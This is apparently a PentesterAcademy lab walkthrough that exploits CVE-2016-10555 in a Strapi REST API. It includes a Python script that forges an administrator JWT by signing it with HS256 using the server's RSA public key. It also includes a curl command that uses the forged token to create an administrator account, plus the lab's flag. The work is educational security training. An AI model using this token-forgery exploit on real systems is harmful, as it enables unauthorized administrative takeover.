ATTACK DEFENSE

by PentesterAcademy

Name	JWT Verification Key Mismanagement
URL	https://attackdefense.com/challengedetails?cid=1354
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.10  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:0a  txqueuelen 0  (Ethernet)
        RX packets 958  bytes 131038 (131.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 983  bytes 4452341 (4.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.45.255.2  netmask 255.255.255.0  broadcast 192.45.255.255
        ether 02:42:c0:2d:ff:02  txqueuelen 0  (Ethernet)
        RX packets 19  bytes 1494 (1.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1159  bytes 5803340 (5.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1159  bytes 5803340 (5.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.45.255.2.

Therefore, the target REST API is running on 192.45.255.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.45.255.3:1337

```
root@attackdefense:~# curl 192.45.255.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }

      body, html {
        margin: 0;
        padding: 40px 0;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.45.255.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' ht
tp://192.45.255.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   733  100   680  100    53   2165    168 --:--:-- --:--:-- --:--:--  2334
{
  "jwt": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNDczNjQ2LCJleHAiOjE1NzYwNjU2NDZ9.hyKbv1Dfy5YsKREarGdBjNtumpcf
Um_w-wvZZMTSPzlWjrAxJDLBrHfTDQ4c9-d-T_VKBG1XTHqdSPZ-IAUy3sSlqTGCkkoMw40zujlvOJGc2KP-1yx2DDzlPYIY2xp0GZUtIQjVC8VMxbNO4_knt8qOQMoK78vV
HNYseurTCR3lAN48xeqVvU9W7xG1DSEGyqrjep9vuZz7RGl8LfCYcWqMMWOJB1IOJ_2aG_q4GXDbXIH5UJJ-6ysWzWiGbdxDXExXviGAUVWnLWoNiohMGeAkLSYPcAy-s0yy
uBCoqDFVUwaFuu2ESGLz_T_LY5y1YQpA51Ev9hd4M6lc189kvw",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNDczNjQ2LCJleHAiOjE1NzYwNjU2NDZ9.hyKbv1Dfy5YsKREarGdBjNtumpcfUm_w-wvZZMTSPzlWjrAxJDLBrHfTDQ4c9-d-T_VKBG1XTHqdSPZ-IAUy3sSlqTGCkkoMw40zujlvOJGc2KP-1yx2DDzlPYIY2xp0GZUtIQjVC8VMxbNO4_knt8qOQMoK78vVHNYseurTCR3lAN48xeqVvU9W7xG1DSEGyqrjep9vuZz7RGl8LfCYcWqMMWOJB1IOJ_2aG_q4GXDbXIH5UJJ-6ysWzWiGbdxDXExXviGAUVWnLWoNiohMGeAkLSYPcAy-s0yyuBCoqDFVUwaFuu2ESGLz_T_LY5y1YQpA51Ev9hd4M6lc189kvw

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MiwiaWF0IjoxNTczNDczNjQ2LCJleHAiOjE
1NzYwNjU2NDZ9.hyKbv1Dfy5YsKREarGdBjNtump
cfUm_w-wvZZMTSPzlWjrAxJDLBrHfTDQ4c9-
d-T_VKBG1XTHqdSPZ-
IAUy3sSlqTGCkkoMw40zujlvOJGc2KP-
1yx2DDzlPYIY2xp0GZUtIQjVC8VMxbNO4_knt8qO
QMoK78vVHNYseurTCR3lAN48xeqVvU9W7xG1DSEG
yqrjep9vuZz7RGl8LfCYcWqMMWOJB1IOJ_2aG_q4
GXDbXIH5UJJ-
6ysWzWiGbdxDXExXviGAUVWnLWoNiohMGeAkLSYP
cAy-
s0yyuBCoqDFVUwaFuu2ESGLz_T_LY5y1YQpA51Ev
9hd4M6lc189kvw
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1573473646,
  "exp": 1576065646
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Ente
  r it in plain text only if you
  want to verify a token
```

Notice that the algorithm used for signing the token is "RS256".

The public key used for verifying the token is provided in the challenge-files directory on Desktop.

Command: ls /root/Desktop/challenge-files/publickey.crt

```
root@attackdefense:~# ls /root/Desktop/challenge-files/publickey.crt
/root/Desktop/challenge-files/publickey.crt
root@attackdefense:~#
```

Copy the public key and paste it in the place for public key in the Decoded section on https://jwt.io:

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MiwiaWF0IjoxNTczNDczNjQ2LCJleHAiOjE
1NzYwNjU2NDZ9.hyKbv1Dfy5YsKREarGdBjNtump
cfUm_w-wvZZMTSPzlWjrAxJDLBrHfTDQ4c9-
d-T_VKBG1XTHqdSPZ-
IAUy3sSlqTGCkkoMw40zujlvOJGc2KP-
1yx2DDzlPYIY2xp0GZUtIQjVC8VMxbNO4_knt8qO
QMoK78vVHNYseurTCR3lAN48xeqVvU9W7xG1DSEG
yqrjep9vuZz7RGl8LfCYcWqMMWOJB1IOJ_2aG_q4
GXDbXIH5UJJ-
6ysWzWiGbdxDXExXviGAUVWnLWoNiohMGeAkLSYP
cAy-
s0yyuBCoqDFVUwaFuu2ESGLz_T_LY5y1YQpA51Ev
9hd4M6lc189kvw
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1573473646,
  "exp": 1576065646
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  1OSR6PqZbd5eq2YNff251TK/AHOt4
  xaHq4671bQMx0YFt801ZxpHm1JkQY
  aPZ2K8
  TwIDAQAB
  -----END PUBLIC KEY-----
```

Private Key. Enter it in plain text only if you want to generate a new token. The key never leaves your browser.

)

Signature Verified


SHARE J

The token was successfully verified using the supplied public key.

Step 5: Gathering information on CVE-2016-10555.

It is mentioned in the challenge description that the JWT implementation is vulnerable and a reference of CVE-2016-10555 is provided.

Search for CVE-2016-10555.



CVE Mitre Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10555

Checking more information on the vulnerability at the CVE Mitre website.

Printer-Friendly View

CVE-ID	
CVE-2016-10555	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Since "algorithm" isn't enforced in jwt.decode()in jwt-simple 0.3.0 and earlier, a malicious user could choose what algorithm is sent sent to the server. If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://auth0.com/blog/2015/03/31/critical-vulnerabilities-in-json-web-token-libraries/
- MISC:https://github.com/hokaccha/node-jwt-simple/pull/14
- MISC:https://github.com/hokaccha/node-jwt-simple/pull/16
- MISC:https://nodesecurity.io/advisories/87

As mentioned in the description:

“If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.”

The server in this scenario sends the token signed with RS256 algorithm and if the server is vulnerable to the mentioned vulnerability, then a token which is created using HS256 algorithm and is signed with the provided public key would get accepted by the server.

Step 6: Creating a forged token.

Copy the payload data from https://jwt.io obtained in Step 4.

Use the following Python script to generate a forged token:

```
import jwt

key = open("/root/Desktop/challenge-files/publickey.crt").read()
encoded = jwt.encode(
        {
          "id": 1,
          "iat": 1573473646,
          "exp": 1576065646
        },
        key,
        algorithm='HS256')
print "Forged Token: %s" % (encoded)
```

Save the above script as generateToken.py

Command: cat generateToken.py

```
root@attackdefense:~# cat generateToken.py
import jwt

key = open("/root/Desktop/challenge-files/publickey.crt").read()
encoded = jwt.encode(
        {
  "id": 1,
  "iat": 1573473646,
  "exp": 1576065646
},
        key,
        algorithm='HS256')
print "Forged Token: %s" % (encoded)
root@attackdefense:~#
```

Note:

1. generateToken.py script uses the payload data obtained from https://jwt.io
2. The script uses the public key used for verifying the RS256 signature as the signing key for HS256 algorithm.

Notice that the id field in the payload data has been set to value 1.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Since the server is vulnerable, the token signed with the public key using HS256 algorithm would be accepted.

Generating the forged token using the generateToken.py script.

Command: python generateToken.py

```
root@attackdefense:~# python generateToken.py
Forged Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE1NzM0NzM2NDYsImlkIjoxLCJle
HAiOjE1NzYwNjU2NDZ9.0WYjwV6sezgoymxAkfcsZVkRrn3am4ZUDiwdWhgJF08
root@attackdefense:~#
```

Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE1NzM0NzM2NDYsImlkIjoxLCJleHAiOjE1NzYwNjU2NDZ9.0WYjwV6sezgoymxAkfcsZVkRrn3am4ZUDiwdWhgJF08

Step 7: Creating a new account with administrator privileges using the forged token.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE1NzM0NzM2NDYsImlkIjoxLCJleHAiOjE1NzYwNjU2NDZ9.0WYjwV6sezgoymxAkfcsZVkRrn3am4ZUDiwdWhgJF08" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.45.255.3:1337/users | jq

Note: The JWT token used in the Authorization header is the one retrieved in the previous step.


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGci
OiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE1NzM0NzM2NDYsImlkIjoxLCJleHAiOjE1NzYwNjU2NDZ9.0WYjwV6sezgoymxAkfc
sZVkRrn3am4ZUDiwdWhgJF08" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "e
mail": "secret@email.com" }' http://192.45.255.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    689    313 --:--:-- --:--:-- --:--:--  1003
{
  "id": 3,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed": null,
  "blocked": null,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#
```

The request for the creation of the new user succeeded.


Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.45.255.3:1337/admin




Step 9: Retrieving the secret flag.



Open the Secretflags content type on the left panel.

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 808b453349f029bc2c40f050e19d1b90132d3

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. CVE-2016-10555 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10555)